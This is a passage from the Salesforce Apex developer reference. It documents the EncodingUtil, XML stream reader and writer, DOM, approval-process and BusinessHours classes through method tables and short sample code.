`base64Encode`	Blob *inputBlob*	String	Converts a Blob to an unencoded String representing its normal form.
`convertToHex`	Blob *inputString*	String	Returns a hexadecimal (base 16) representation of the *inputString*. This method can be used to compute the client response (for example, HA1 or HA2) for HTTP Digest Authentication (RFC2617).
`urlDecode`	String *inputString* String *encodingScheme*	String	Decodes a string in `application/x-www-form-urlencoded` format using a specific encoding scheme, for example "UTF-8." This method uses the supplied encoding scheme to determine which characters are represented by any consecutive sequence of the from `\"%xy\"`. For more information about the format, see The form-urlencoded Media Type in *Hypertext Markup Language - 2.0*.
`urlEncode`	String *inputString* String *encodingScheme*	String	Encodes a string into the `application/x-www-form-urlencoded` format using a specific encoding scheme, for example "UTF-8." This method uses the supplied encoding scheme to obtain the bytes for unsafe characters. For more information about the format, see The

Name	Arguments	Return Type	Description
			form-urlencoded Media Type in *Hypertext Markup Language - 2.0*. Example: `String encoded = EncodingUtil.urlEncode(url, 'UTF-8');`

Note: You cannot use the EncodingUtil methods to move documents with non-ASCII characters to Salesforce. You can, however, download a document from Salesforce. To do so, query the ID of the document using the API `query` call, then request it by ID.

The following example illustrates how to use `convertToHex` to compute a client response for HTTP Digest Authentication (RFC2617):

```
global class SampleCode {
   static testmethod void testConvertToHex() {
      String myData = 'A Test String';
      Blob hash = Crypto.generateDigest('SHA1',Blob.valueOf(myData));
      String hexDigest = EncodingUtil.convertToHex(hash);
      System.debug(hexDigest);
    }
}
```

XML Classes

Use the following classes to read and write XML content:

- XmlStream Classes
- DOM Classes

XmlStream Classes

Use the XmlStream methods to read and write XML strings.

- `XmlStreamReader` Class
- `XmlStreamWriter` Class

`XmlStreamReader` Class

Similar to the XMLStreamReader utility class from StAX, methods in the `XmlStreamReader` class enable forward, read-only access to XML data. You can pull data from XML or skip unwanted events.

The following code snippet illustrates how to instantiate a new XmlStreamReader object:

```
String xmlString = '<books><book>My Book</book><book>Your Book</book></books>';
XmlStreamReader xsr = new XmlStreamReader(xmlString);
```

These methods work on the following XML events:

- An *attribute* event is specified for a particular element. For example, the element `<book>` has an attribute `title`: `<book title="Salesforce.com for Dummies">`.
- A *start element* event is the opening tag for an element, for example `<book>`.
- An *end element* event is the closing tag for an element, for example `</book>`.
- A *start document* event is the opening tag for a document.
- An *end document* event is the closing tag for a document.
- An *entity reference* is an entity reference in the code, for example `!ENTITY title = "My Book Title"`.
- A *characters* event is a text character.
- A *comment* event is a comment in the XML file.

Use the `next` and `hasNext` methods to iterate over XML data. Access data in XML using `get` methods such as the `getNamespace` method.

Note: The `XmlStreamReader` class in Apex is based on its counterpart in Java. See `java.xml.stream.XMLStreamReader`.

The following methods are available to support reading XML files:

Name	Arguments	Return Type	Description
`getAttributeCount`		Integer	Returns the number of attributes on the start element. This method is only valid on a start element or attribute XML events. This value excludes namespace definitions. The count for the number of attributes for an attribute XML event starts with zero.
`getAttributeLocalName`	Integer *`index`*	String	Returns the local name of the attribute at the specified index. If there is no name, an empty string is returned. This method is only valid with start element or attribute XML events.
`getAttributeNamespace`	Integer *`index`*	String	Returns the namespace URI of the attribute at the specified index. If no namespace is specified, null is returned. This method is only valid with start element or attribute XML events.
`getAttributePrefix`	Integer *`index`*	String	Returns the prefix of this attribute at the specified index. If no prefix is specified, null is returned. This method is only valid with start element or attribute XML events.
`getAttributeType`	Integer *`index`*	String	Returns the XML type of the attribute at the specified index. For example, `id` is an attribute type. This method is only valid with start element or attribute XML events.
`getAttributeValue`	String *`namespaceURI`* String *`localName`*	String	Returns the value of the attribute in the specified *`localName`* at the specified URI. Returns null if the value is not found. You must specify a value for *`localName`*. This method is only valid with start element or attribute XML events.

Name	Arguments	Return Type	Description
`getAttributeValueAt`	Integer *`index`*	String	Returns the value of the attribute at the specified index. This method is only valid with start element or attribute XML events.
`getEventType`		System.XmlTag	XmlTag is an enumeration of constants indicating the type of XML event the cursor is pointing to: • `ATTRIBUTE` • `CDATA` • `CHARACTERS` • `COMMENT` • `DTD` • `END_DOCUMENT` • `END_ELEMENT` • `ENTITY_DECLARATION` • `ENTITY_REFERENCE` • `NAMESPACE` • `NOTATION_DECLARATION` • `PROCESSING_INSTRUCTION` • `SPACE` • `START_DOCUMENT` • `START_ELEMENT`
`getLocalName`		String	Returns the local name of the current event. For start element or end element XML events, it returns the local name of the current element. For the entity reference XML event, it returns the entity name. The current XML event must be start element, end element, or entity reference.
`getLocation`		String	Return the current location of the cursor. If the location is unknown, returns -1. The location information is only valid until the `next` method is called.
`getNamespace`		String	If the current event is a start element or end element, this method returns the URI of the prefix or the default namespace. Returns null if the XML event does not have a prefix.
`getNamespaceCount`		Integer	Returns the number of namespaces declared on a start element or end element. This method is only valid on a start element, end element, or namespace XML event.
`getNamespacePrefix`	Integer *`index`*	String	Returns the prefix for the namespace declared at the index. Returns null if this is the default namespace declaration. This method is only valid on a start element, end element, or namespace XML event.

Name	Arguments	Return Type	Description
`getNamespaceURI`	String *`Prefix`*	String	Return the URI for the given prefix. The returned URI depends on the current state of the processor.
`getNamespaceURIAt`	Integer *`Index`*	String	Returns the URI for the namespace declared at the index. This method is only valid on a start element, end element, or namespace XML event.
`getPIData`		String	Returns the data section of a processing instruction.
`getPITarget`		String	Returns the target section of a processing instruction.
`getPrefix`		String	Returns the prefix of the current XML event or null if the event does not have a prefix.
`getText`		String	Returns the current value of the XML event as a string. The valid values for the different events are: • The string value of a character XML event • The string value of a comment • The replacement value for an entity reference. For example, assume `getText` reads the following XML snippet: `<!ENTITY Title "Salesforce For Dummies" > ]> <foo a=\"b\">Name &Title;</foo>';` The `getText` method returns `Salesforce for Dummies`, not `&Title`. • The string value of a CDATA section • The string value for a space XML event • The string value of the internal subset of the DTD
`getVersion`		String	Returns the XML version specified on the XML declaration. Returns null if none was declared.
`hasName`		Boolean	Returns `true` if the current XML event has a name. Returns `false` otherwise. This method is only valid for start element and stop element XML events.
`hasNext`		Boolean	Returns `true` if there are more XML events and `false` if there are no more XML events. This method returns `false` if the current XML event is end document.
`hasText`		Boolean	Returns `true` if the current event has text, `false` otherwise The following XML events have text: characters, entity reference, comment and space.
`isCharacters`		Boolean	Returns `true` if the cursor points to a character data XML event. Otherwise, returns `false`.

Name	Arguments	Return Type	Description
`isEndElement`		Boolean	Returns `true` if the cursor points to an end tag. Otherwise, it returns `false`.
`isStartElement`		Boolean	Returns `true` if the cursor points to a start tag. Otherwise, it returns `false`.
`isWhiteSpace`		Boolean	Returns `true` if the cursor points to a character data XML event that consists of all white space. Otherwise it returns `false`.
`next`		Integer	Reads the next XML event. A processor may return all contiguous character data in a single chunk, or it may split it into several chunks. Returns an integer which indicates the type of event.
`nextTag`		Integer	Skips any white space (the `isWhiteSpace` method returns `true`), comment, or processing instruction XML events, until a start element or end element is reached. Returns the index for that XML event. This method throws an error if elements other than white space, comments, processing instruction, start elements or stop elements are encountered.
`setCoalescing`	Boolean *`returnAsSingleBlock`*	Void	If you specify `true` for *`returnAsSingleBlock`*, text is returned in a single block, from a start element to the first end element or the next start element, whichever comes first. If you specify it as `false`, the parser may return text in multiple blocks.
`setNamespaceAware`	Boolean *`isNamespaceAware`*	Void	If you specify `true` for *`isNamespaceAware`*, the parser recognizes namespace. If you specify it as `false`, the parser does not. The default value is `true`.
`toString`		String	Returns the length of the input XML given to `XmlStreamReader`.

XmlStreamReader Example

The following example processes an XML string.

```
public class XmlStreamReaderDemo {

// Create a class Book for processing
   public class Book {
     String name;
     String author;
   }

   Book[] parseBooks(XmlStreamReader reader) {
     Book[] books = new Book[0];
     while(reader.hasNext()) {

//  Start at the beginning of the book and make sure that it is a book
```

```
            if (reader.getEventType() == XmlTag.START_ELEMENT) {
               if ('Book' == reader.getLocalName()) {

//  Pass the book to the parseBook method (below)
                  Book book = parseBook(reader);
                  books.add(book);
               }
            }
           reader.next();
        }
       return books;
    }

// Parse through the XML, deterimine the auther and the characters
    Book parseBook(XmlStreamReader reader) {
      Book book = new Book();
      book.author = reader.getAttributeValue(null, 'author');
      while(reader.hasNext()) {
         if (reader.getEventType() == XmlTag.END_ELEMENT) {
            break;
         } else if (reader.getEventType() == XmlTag.CHARACTERS) {
            book.name = reader.getText();
         }
         reader.next();
      }
      return book;
    }

// Test that the XML string contains specific values
    static testMethod void testBookParser() {

      XmlStreamReaderDemo demo = new XmlStreamReaderDemo();

      String str = '<books><book author="Chatty">Foo bar</book>' +
         '<book author="Sassy">Baz</book></books>';

      XmlStreamReader reader = new XmlStreamReader(str);
      Book[] books = demo.parseBooks(reader);

      System.debug(books.size());

      for (Book book : books) {
        System.debug(book);
      }
    }
}
```

`XmlStreamWriter` Class

Similar to the XMLStreamWriter utility class from StAX, methods in the `XmlStreamWriter` class enable the writing of XML data. For example, you can use the `XmlStreamWriter` class to programmatically construct an XML document, then use HTTP Classes to send the document to an external server.

The following code snippet illustrates how to instantiate a new XmlStreamWriter:

```
XmlStreamWriter w = new XmlStreamWriter();
```

Note: The `XmlStreamWriter` class in Apex is based on its counterpart in Java. See `https://stax-utils.dev.java.net/nonav/javadoc/api/javax/xml/stream/XMLStreamWriter.html`.

The following methods are available to support writing XML files:

Name	Arguments	Return Type	Description
`close`		Void	Closes this instance of an XmlStreamWriter and free any resources associated with it.
`getXmlString`		String	Returns the XML written by the XmlStreamWriter instance.
`setDefaultNamespace`	String *`URI`*	Void	Binds the specified URI to the default namespace. This URI is bound in the scope of the current START_ELEMENT – END_ELEMENT pair.
`writeAttribute`	String *`prefix`* String *`namespaceURI`* String *`localName`* String *`value`*	Void	Writes an attribute to the output stream. *`localName`* specifies the name of the attribute.
`writeCData`	String *`data`*	Void	Writes the specified CData to the output stream.
`writeCharacters`	String *`text`*	Void	Writes the specified text to the output stream.
`writeComment`	String *`data`*	Void	Writes the specified comment to the output stream.
`writeDefaultNamespace`	String *`namespaceURI`*	Void	Writes the specified namespace to the output stream.
`writeEmptyElement`	String *`prefix`* String *`localName`* String *`namespaceURI`*	Void	Writes an empty element tag to the output stream. *`localName`* specifies the name of the tag to be written.
`writeEndDocument`		Void	Closes any start tags and writes corresponding end tags to the output stream.
`writeEndElement`		Void	Writes an end tag to the output stream, relying on the internal state of the writer to determine the prefix and local name.
`writeNamespace`	String *`prefix`* String *`namespaceURI`*	Void	Writes the specified namespace to the output stream.
`writeProcessingInstruction`	String *`target`* String *`data`*	Void	Writes the specified processing instruction.
`writeStartDocument`	String *`encoding`* String *`version`*	Void	Writes the XML Declaration using the specified XML encoding and version.
`writeStartElement`	String *`prefix`* String *`localName`* String *`namespaceURI`*	Void	Writes the start tag specified by *`localName`* to the output stream.

XML Writer Methods Example

The following example writes an XML document and tests the validity of it.

Note: The Hello World and the shipping invoice samples require custom fields and objects. You can either create these on your own, or download the objects, fields and Apex code as a managed packaged from Force.com AppExchange. For more information, see wiki.developerforce.com/index.php/Documentation.

```
public class XmlWriterDemo {

     public String getXml() {
          XmlStreamWriter w = new XmlStreamWriter();
          w.writeStartDocument(null, '1.0');
          w.writeProcessingInstruction('target', 'data');
          w.writeStartElement('m', 'Library', 'http://www.book.com');
          w.writeNamespace('m', 'http://www.book.com');
          w.writeComment('Book starts here');
          w.setDefaultNamespace('http://www.defns.com');
          w.writeCData('<Cdata> I like CData </Cdata>');
          w.writeStartElement(null, 'book', null);
          w.writedefaultNamespace('http://www.defns.com');
          w.writeAttribute(null, null, 'author', 'Manoj');
          w.writeCharacters('This is my book');
          w.writeEndElement(); //end book
          w.writeEmptyElement(null, 'ISBN', null);
          w.writeEndElement(); //end library
          w.writeEndDocument();
          String xmlOutput = w.getXmlString();
          w.close();
          return xmlOutput;
        }

     public static TestMethod void basicTest() {
          XmlWriterDemo demo = new XmlWriterDemo();
          String result = demo.getXml();
          String expected = '<?xml version="1.0"?><?target data?>' +
              '<m:Library xmlns:m="http://www.book.com">' +
       '<!--Book starts here-->' +
          '<![CDATA[<Cdata> I like CData </Cdata>]]>' +
     //make sure you put the next two lines on one line in your code.
              '<book xmlns="http://www.defns.com" author="Manoj">' +
                  'This is my book</book><ISBN/></m:Library>';

          System.assert(result == expected);
        }
}
```

DOM Classes

DOM (Document Object Model) classes help you to parse or generate XML content. You can use these classes to work with any XML content. One common application is to use the classes to generate the body of a request created by `HttpRequest` or to parse a response accessed by `HttpResponse`. The DOM represents an XML document as a hierarchy of nodes. Some nodes may be branch nodes and have child nodes, while others are leaf nodes with no children.

The DOM classes are contained in the `Dom` namespace.

Use the `Document` Class to process the content in the body of the XML document.

Use the `XmlNode` Class to work with a node in the XML document.

`Document` Class

Use the `Document` class to process XML content. One common application is to use it to create the body of a request for `HttpRequest` or to parse a response accessed by `HttpResponse`.

XML Namespaces

An XML namespace is a collection of names identified by a URI reference and used in XML documents to uniquely identify element types and attribute names. Names in XML namespaces may appear as qualified names, which contain a single colon, separating the name into a namespace prefix and a local part. The prefix, which is mapped to a URI reference, selects a namespace. The combination of the universally managed URI namespace and the document's own namespace produces identifiers that are universally unique.

The following XML element has a namespace of `http://my.name.space` and a prefix of `myprefix`.

```
<sampleElement xmlns:myprefix="http://my.name.space" />
```

In the following example, the XML element has two attributes:

- The first attribute has a key of `dimension`; the value is `2`.
- The second attribute has a key namespace of `http://ns1`; the value namespace is `http://ns2`; the key is `foo`; the value is `bar`.

```
<square dimension="2" ns1:foo="ns2:bar" xmlns:ns1="http://ns1" xmlns:ns2="http://ns2" />
```

Methods

The `Document` class has the following methods:

Name	Arguments	Return Type	Description
`createRootElement`	String *`name`* String *`namespace`* String *`prefix`*	`Dom.XmlNode`	Creates the top-level root element for a document. The *`name`* argument can't have a `null` value. If the *`namespace`* argument has a non-`null` value and the *`prefix`* argument is `null`, the namespace is set as the default namespace. If the *`prefix`* argument is `null`, Salesforce automatically assigns a prefix for the element. The format of the automatic prefix is `ns`***`i`***, where *`i`* is a number. If the *`prefix`* argument is `''`, the namespace is set as the default namespace. For more information about namespaces, see XML Namespaces on page 482. Calling this method more than once on a document generates an error as a document can have only one root element.
`getRootElement`		`Dom.XmlNode`	Returns the top-level root element node in the document. If this method returns `null`, the root element has not been created yet.

Name	Arguments	Return Type	Description
`load`	String *`xml`*	Void	Parse the XML representation of the document specified in the *`xml`* argument and load it into a document. For example: `Dom.Document doc = new Dom.Document();` `doc.load(xml);`
`toXmlString`		String	Returns the XML representation of the document as a String.

`Document` Example

For the purposes of the sample below, assume that the `url` argument passed into the `parseResponseDom` method returns this XML response:

```
<address>
    <name>Kirk Stevens</name>
    <street1>808 State St</street1>
    <street2>Apt. 2</street2>
    <city>Palookaville</city>
    <state>PA</state>
    <country>USA</country>
</address>
```

The following example illustrates how to use DOM classes to parse the XML response returned in the body of a `GET` request:

```
public class DomDocument {

    // Pass in the URL for the request
    // For the purposes of this sample,assume that the URL
    // returns the XML shown above in the response body
    public void parseResponseDom(String url){
        Http h = new Http();
        HttpRequest req = new HttpRequest();
        // url that returns the XML in the response body
        req.setEndpoint(url);
        req.setMethod('GET');
        HttpResponse res = h.send(req);
        Dom.Document doc = res.getBodyDocument();

        //Retrieve the root element for this document.
        Dom.XMLNode address = doc.getRootElement();

        String name = address.getChildElement('name', null).getText();
        String state = address.getChildElement('state', null).getText();
        // print out specific elements
        System.debug('Name: ' + name);
        System.debug('State: ' + state);

        // Alternatively, loop through the child elements.
        // This prints out all the elements of the address
        for(Dom.XMLNode child : address.getChildElements()) {
           System.debug(child.getText());
        }
    }
}
```

`XmlNode` Class

Use the `XmlNode` class to work with a node in an XML document. The DOM represents an XML document as a hierarchy of nodes. Some nodes may be branch nodes and have child nodes, while others are leaf nodes with no children.

Node Types

There are different types of DOM nodes available in Apex. `XmlNodeType` is an enum of these different types. The values are:

- COMMENT
- ELEMENT
- TEXT

It is important to distinguish between elements and nodes in an XML document. The following is a simple XML example:

```
<name>
    <firstName>Suvain</firstName>
    <lastName>Singh</lastName>
</name>
```

This example contains three XML elements: `name`, `firstName`, and `lastName`. It contains five nodes: the three `name`, `firstName`, and `lastName` element nodes, as well as two text nodes—`Suvain` and `Singh`. Note that the text within an element node is considered to be a separate text node.

For more information about the methods shared by all enums, see Enum Methods on page 312.

Methods

The `XmlNode` class has the following methods:

Name	Arguments	Return Type	Description
`addChildElement`	String *`name`* String *`namespace`* String *`prefix`*	Dom.XmlNode	Creates a child element node for this node. The *`name`* argument can't have a `null` value. If the *`namespace`* argument has a non-`null` value and the *`prefix`* argument is `null`, the namespace is set as the default namespace. If the *`prefix`* argument is `null`, Salesforce automatically assigns a prefix for the element. The format of the automatic prefix is `ns`*`i`*, where *`i`* is a number. If the *`prefix`* argument is `''`, the namespace is set as the default namespace.
`addCommentNode`	String *`text`*	Dom.XmlNode	Creates a child comment node for this node. The *`text`* argument can't have a `null` value.
`addTextNode`	String *`text`*	Dom.XmlNode	Creates a child text node for this node. The *`text`* argument can't have a `null` value.
`getAttribute`	String *`key`* String *`keyNamespace`*	String	Returns *`namespacePrefix:attributeValue`* for the given *`key`* and *`keyNamespace`*. For example, for the `<foo a:b="c:d" />` element:

Name	Arguments	Return Type	Description
			• `getAttribute` returns `c:d` • `getAttributeValue` returns `d`
`getAttributeCount`		Integer	Returns the number of attributes for this node.
`getAttributeKeyAt`	Integer *`index`*	String	Returns the attribute key for the given *`index`*. Index values start at 0.
`getAttributeKeyNsAt`	Integer *`index`*	String	Returns the attribute key namespace for the given *`index`*. For more information, see XML Namespaces on page 482.
`getAttributeValue`	String *`key`* String *`keyNamespace`*	String	Returns the attribute value for the given *`key`* and *`keyNamespace`*. For example, for the `<foo a:b="c:d" />` element: • `getAttribute` returns `c:d` • `getAttributeValue` returns `d`
`getAttributeValueNs`	String *`key`* String *`keyNamespace`*	String	Returns the attribute value namespace for the given *`key`* and *`keyNamespace`*. For more information, see XML Namespaces.
`getChildElement`	String *`name`* String *`namespace`*	Dom.XmlNode	Returns the child element node for the node with the given *`name`* and *`namespace`*.
`getChildElements`		Dom.XmlNode[]	Returns the child element nodes for this node. This doesn't include child text or comment nodes. For more information, see Node Types.
`getChildren`		Dom.XmlNode[]	Returns the child nodes for this node. This includes all node types. For more information, see Node Types.
`getName`		String	Returns the element name.
`getNamespace`		String	Returns the namespace of the element. For more information, see XML Namespaces.
`getNamespaceFor`	String *`prefix`*	String	Returns the namespace of the element for the given *`prefix`*. For more information, see XML Namespaces.
`getNodeType`		DomXmlNodeType	Returns the node type.
`getParent`		Dom.XmlNode	Returns the parent of this element.
`getPrefixFor`	String *`namespace`*	String	Returns the prefix of the given *`namespace`*. The *`namespace`* argument can't have a `null` value. For more information, see XML Namespaces.
`getText`		String	Returns the text for this node.
`removeAttribute`	String *`key`* String *`keyNamespace`*	Boolean	Removes the attribute with the given *`key`* and *`keyNamespace`*. Returns `true` if successful, `false` otherwise. For more information, see XML Namespaces.

Name	Arguments	Return Type	Description
removeChild	Dom.XmlNode *childNode*	Boolean	Removes the given *childNode*.
setAttribute	String *key* String *value*	Void	Sets the *key* attribute value.
setAttributeNs	String *key* String *value* String *keyNamespace* String *valueNamespace*	Void	Sets the *key* attribute value. For more information, see XML Namespaces.
setNamespace	String *prefix* String *namespace*	Void	Sets the *namespace* for the given *prefix*. For more information, see XML Namespaces.

`XmlNode` Example

This example shows how to use `XmlNode` methods and namespaces to create an XML request.

For a basic example using `XmlNode` methods, see `Document` Class on page 482.

```
public class DomNamespaceSample
{
    public void sendRequest(String endpoint)
    {
        // Create the request envelope
        DOM.Document doc = new DOM.Document();

        String soapNS = 'http://schemas.xmlsoap.org/soap/envelope/';
        String xsi = 'http://www.w3.org/2001/XMLSchema-instance';
        String serviceNS = 'http://www.myservice.com/services/MyService/';

        dom.XmlNode envelope
            = doc.createRootElement('Envelope', soapNS, 'soapenv');
        envelope.setNamespace('xsi', xsi);
        envelope.setAttributeNS('schemaLocation', soapNS, xsi, null);

        dom.XmlNode body
            = envelope.addChildElement('Body', soapNS, null);

        body.addChildElement('echo', serviceNS, 'req').
           addChildElement('category', serviceNS, null).
           addTextNode('classifieds');

        System.debug(doc.toXmlString());

        // Send the request
        HttpRequest req = new HttpRequest();
        req.setMethod('POST');
        req.setEndpoint(endpoint);
        req.setHeader('Content-Type', 'text/xml');

        req.setBodyDocument(doc);

        Http http = new Http();
        HttpResponse res = http.send(req);
```

```
        System.assertEquals(200, res.getStatusCode());

        dom.Document resDoc = res.getBodyDocument();

        envelope = resDoc.getRootElement();

        String wsa = 'http://schemas.xmlsoap.org/ws/2004/08/addressing';

        dom.XmlNode header = envelope.getChildElement('Header', soapNS);
        System.assert(header != null);

        String messageId
            = header.getChildElement('MessageID', wsa).getText();

        System.debug(messageId);
        System.debug(resDoc.toXmlString());
        System.debug(resDoc);
        System.debug(header);

        System.assertEquals(
         'http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous',
         header.getChildElement(
           'ReplyTo', wsa).getChildElement('Address', wsa).getText());


        System.assertEquals(
          envelope.getChildElement('Body', soapNS).
              getChildElement('echo', serviceNS).
              getChildElement('something', 'http://something.else').
              getChildElement(
                'whatever', serviceNS).getAttribute('bb', null),
                'cc');

        System.assertEquals('classifieds',
          envelope.getChildElement('Body', soapNS).
              getChildElement('echo', serviceNS).
              getChildElement('category', serviceNS).getText());
    }
}
```

Apex Approval Processing Classes

An approval process is an automated process your organization can use to approve records in Salesforce. An approval process specifies the steps necessary for a record to be approved and who must approve it at each step. A step can apply to all records included in the process, or just records that have certain attributes. An approval process also specifies the actions to take when a record is approved, rejected, recalled, or first submitted for approval.

Apex provides support for creating a programmatic approval process to extend your existing approval processes with the following:

- The Apex process classes: Use these to create approval requests, as well as process the results of those requests. For more information, see the following:
  - ◊ `ProcessRequest` Class on page 489
  - ◊ `ProcessResult` Class on page 489
  - ◊ `ProcessSubmitRequest` Class on page 490
  - ◊ `ProcessWorkitemRequest` Class on page 491

- The Approval namespace `process` method: Use this to submit an approval request, as well as approve or reject existing approval requests. For more information, see Approval Methods on page 341.

Note: The `process` method counts against the DML limits for your organization. See Understanding Execution Governors and Limits on page 215.

For more information on approval processes, see "Getting Started with Approval Processes" in the online help.

Apex Approval Processing Example

The following sample code initially submits a record for approval, then approves the request. This example requires an approval process to be set up for accounts.

```
public class TestApproval {
    void submitAndProcessApprovalRequest() {
        // Insert an account
        Account a = new Account(Name='Test',annualRevenue=100.0);

        insert a;

        // Create an approval request for the account
        Approval.ProcessSubmitRequest req1 =
            new Approval.ProcessSubmitRequest();
        req1.setComments('Submitting request for approval.');
        req1.setObjectId(a.id);

        // Submit the approval request for the account
        Approval.ProcessResult result = Approval.process(req1);

        // Verify the result
        System.assert(result.isSuccess());

        System.assertEquals(
            'Pending', result.getInstanceStatus(),
            'Instance Status'+result.getInstanceStatus());

        // Approve the submitted request
        // First, get the ID of the newly created item
        List<Id> newWorkItemIds = result.getNewWorkitemIds();

        // Instantiate the new ProcessWorkitemRequest object and populate it
        Approval.ProcessWorkitemRequest req2 =
            new Approval.ProcessWorkitemRequest();
        req2.setComments('Approving request.');
        req2.setAction('Approve');
        req2.setNextApproverIds(new Id[] {UserInfo.getUserId()});

        // Use the ID from the newly created item to specify the item to be worked
        req2.setWorkitemId(newWorkItemIds.get(0));

        // Submit the request for approval
        Approval.ProcessResult result2 =  Approval.process(req2);

        // Verify the results
        System.assert(result2.isSuccess(), 'Result Status:'+result2.isSuccess());

        System.assertEquals(
            'Approved', result2.getInstanceStatus(),
            'Instance Status'+result2.getInstanceStatus());
    }
}
```

`ProcessRequest` Class

The `ProcessRequest` class is the parent class for the `ProcessSubmitRequest` and `ProcessWorkitemResult` classes. Use the `ProcessRequest` class to write generic Apex that can process objects from either class.

You must specify the Approval namespace when creating an instance of this class. The constructor for this class takes no arguments. For example:

```
Approval.ProcessRequest pr = new Approval.ProcessRequest();
```

The `ProcessRequest` class has the following methods.

Name	Arguments	Return Type	Description
`getComments`		String	Returns the comments that have been added previously to the approval request.
`getNextApproverIds`		ID[]	Returns the list of user IDs of user specified as approvers.
`setComments`	String	Void	The comments to be added to the approval request.
`setNextApproverIds`	ID[]	Void	If the next step in your approval process is another Apex approval process, you specify exactly one user ID as the next approver. If not, you cannot specify a user ID and this method must be `null`.

`ProcessResult` Class

After you submit a record for approval, use the `ProcessResult` class to process the results of an approval process.

A ProcessResult object is returned by the `process` method. You must specify the Approval namespace when creating an instance of this class. For example:

```
Approval.ProcessResult result = Approval.process(req1);
```

The `ProcessResult` class has the following methods. These methods take no arguments.

Name	Return Type	Description
`getEntityId`	String	The ID of the record being processed.
`getErrors`	Database.Error[]	If an error occurred, returns an array of one or more database error objects including the error code and description. For more information, see Database Error Object Methods on page 356.
`getInstanceId`	String	The ID of the approval process that has been submitted for approval.

Name	Return Type	Description
`getInstanceStatus`	String	The status of the current approval process. Valid values are: Approved, Rejected, Removed or Pending.
`getNewWorkitemIds`	ID[]	The IDs of the new items submitted to the approval process. There can be 0 or 1 approval processes.
`isSuccess`	Boolean	A Boolean value that is set to `true` if the approval process completed successfully; otherwise, it is set to `false`.

`ProcessSubmitRequest` Class

Use the `ProcessSubmitRequest` class to submit a record for approval.

You must specify the Approval namespace when creating an instance of this class. The constructor for this class takes no arguments. For example:

```
Approval.ProcessSubmitRequest psr = new Approval.ProcessSubmitRequest();
```

The following methods are unique to the `ProcessSubmitRequest` class. In addition to these methods, the `ProcessSubmitRequest` class has access to all the methods in its parent class, `ProcessRequest`.

Name	Arguments	Return Type	Description
`getObjectId`		String	Returns the ID of the record that has been submitted for approval. For example, it can return an account, contact, or custom object record.
`setObjectId`	String *Id*	Void	Sets the ID of the record to be submitted for approval. For example, it can specify an account, contact, or custom object record.

The `ProcessSubmitRequest` class shares the following methods with `ProcessRequest`.

Name	Arguments	Return Type	Description
`getComments`		String	Returns the comments that have been added previously to the approval request.
`getNextApproverIds`		ID[]	Returns the list of user IDs of user specified as approvers.
`setComments`	String	Void	The comments to be added to the approval request.
`setNextApproverIds`	ID[]	Void	If the next step in your approval process is another Apex approval process, you specify exactly one user ID as the next approver. If not, you cannot specify a user ID and this method must be `null`.

`ProcessWorkitemRequest` Class

Use the `ProcessWorkitemRequest` class for processing an approval request after it is submitted.

You must specify the Approval namespace when creating an instance of this class. The constructor for this class takes no arguments. For example:

```
Approval.ProcessWorkitemRequest pwr = new Approval.ProcessWorkitemRequest();
```

The following methods are unique to the `ProcessWorkitemRequest` class. In addition to these methods, the `ProcessWorkitemRequest` class has access to all the methods in its parent class, `ProcessRequest`.

Name	Arguments	Return Type	Description
`getAction`		String	Returns the type of action already associated with the approval request. Valid values are: Approve, Reject, or Removed.
`getWorkitemId`		String	Returns the ID of the approval request that is in the process of being approved, rejected, or removed.
`setAction`	String *`s`*	Void	Sets the type of action to take for processing an approval request. Valid values are: Approve, Reject, or Removed. Only system administrators can specify Removed.
`setWorkitemId`	String *`Id`*	Void	Sets the ID of the approval request that is being approved, rejected, or removed.

The `ProcessWorkitemRequest` class shares the following methods with `ProcessRequest`.

Name	Arguments	Return Type	Description
`getComments`		String	Returns the comments that have been added previously to the approval request.
`getNextApproverIds`		ID[]	Returns the list of user IDs of user specified as approvers.
`setComments`	String	Void	The comments to be added to the approval request.
`setNextApproverIds`	ID[]	Void	If the next step in your approval process is another Apex approval process, you specify exactly one user ID as the next approver. If not, you cannot specify a user ID and this method must be `null`.

`BusinessHours` Class

Business hours are used to specify the hours at which your customer support team operates, including multiple business hours in multiple time zones.

BusinessHours methods are all called by and operate on a particular instance of a business hour. The following are the instance methods for `BusinessHours`.

Name	Arguments	Return Type	Description
`add`	String *businessHoursId* Datetime *startDate* Long *interval*	Datetime	Adds an interval of milliseconds from a start Datetime traversing business hours only. Returns the result Datetime in the local time zone. For an example, see BusinessHours Examples on page 492.
`addGmt`	String *businessHoursId* Datetime *startDate* Long *interval*	Datetime	Adds an interval of milliseconds from a start Datetime traversing business hours only. Returns the result Datetime in GMT. For an example, see BusinessHours Examples on page 492.
`diff`	String *businessHoursId* Datetime *startDate* Datetime *endDate*	Long	Returns the difference between a start and end Datetime based on a specific set of business hours. For an example, see BusinessHours Examples on page 492.

For more information on business hours, see “Setting Business Hours” in the online help.

BusinessHours Examples

The following example finds the time one business hour from startTime, returning the Datetime in the local time zone:

```
// Get the default business hours
BusinessHours bh = [SELECT Id FROM BusinessHours WHERE IsDefault=true];

// Create Datetime on May 28, 2008 at 1:06:08 AM in local timezone.
Datetime startTime = Datetime.newInstance(2008, 5, 28, 1, 6, 8);

// Find the time it will be one business hour from May 28, 2008, 1:06:08 AM using the
// default business hours.  The returned Datetime will be in the local timezone.
Datetime nextTime = BusinessHours.add(bh.id, startTime, 60 * 60 * 1000L);
```

This example finds the time one business hour from startTime, returning the Datetime in GMT:

```
// Get the default business hours
BusinessHours bh = [SELECT Id FROM BusinessHours WHERE IsDefault=true];

// Create Datetime on May 28, 2008 at 1:06:08 AM in local timezone.
```

```
Datetime startTime = Datetime.newInstance(2008, 5, 28, 1, 6, 8);

// Find the time it will be one business hour from May 28, 2008, 1:06:08 AM using the
// default business hours.  The returned Datetime will be in GMT.
Datetime nextTimeGmt = BusinessHours.addGmt(bh.id, startTime, 60 * 60 * 1000L);
```

The next example finds the difference between startTime and nextTime:

```
// Get the default business hours
BusinessHours bh = [select id from businesshours where IsDefault=true];

// Create Datetime on May 28, 2008 at 1:06:08 AM in local timezone.
Datetime startTime = Datetime.newInstance(2008, 5, 28, 1, 6, 8);

// Create Datetime on May 28, 2008 at 4:06:08 PM in local timezone.
Datetime endTime = Datetime.newInstance(2008, 5, 28, 16, 6, 8);

// Find the number of business hours milliseconds between startTime and endTime as
// defined by the default business hours.  Will return a negative value if endTime is
// before startTime, 0 if equal, positive value otherwise.
Long diff = BusinessHours.diff(bh.id, startTime, endTime);
```

Apex Community Classes

Communities help organize ideas and answers into logical groups with each community having its own focus and unique ideas and answers topics. Apex includes the following classes related to a community:

- `Answers` Class
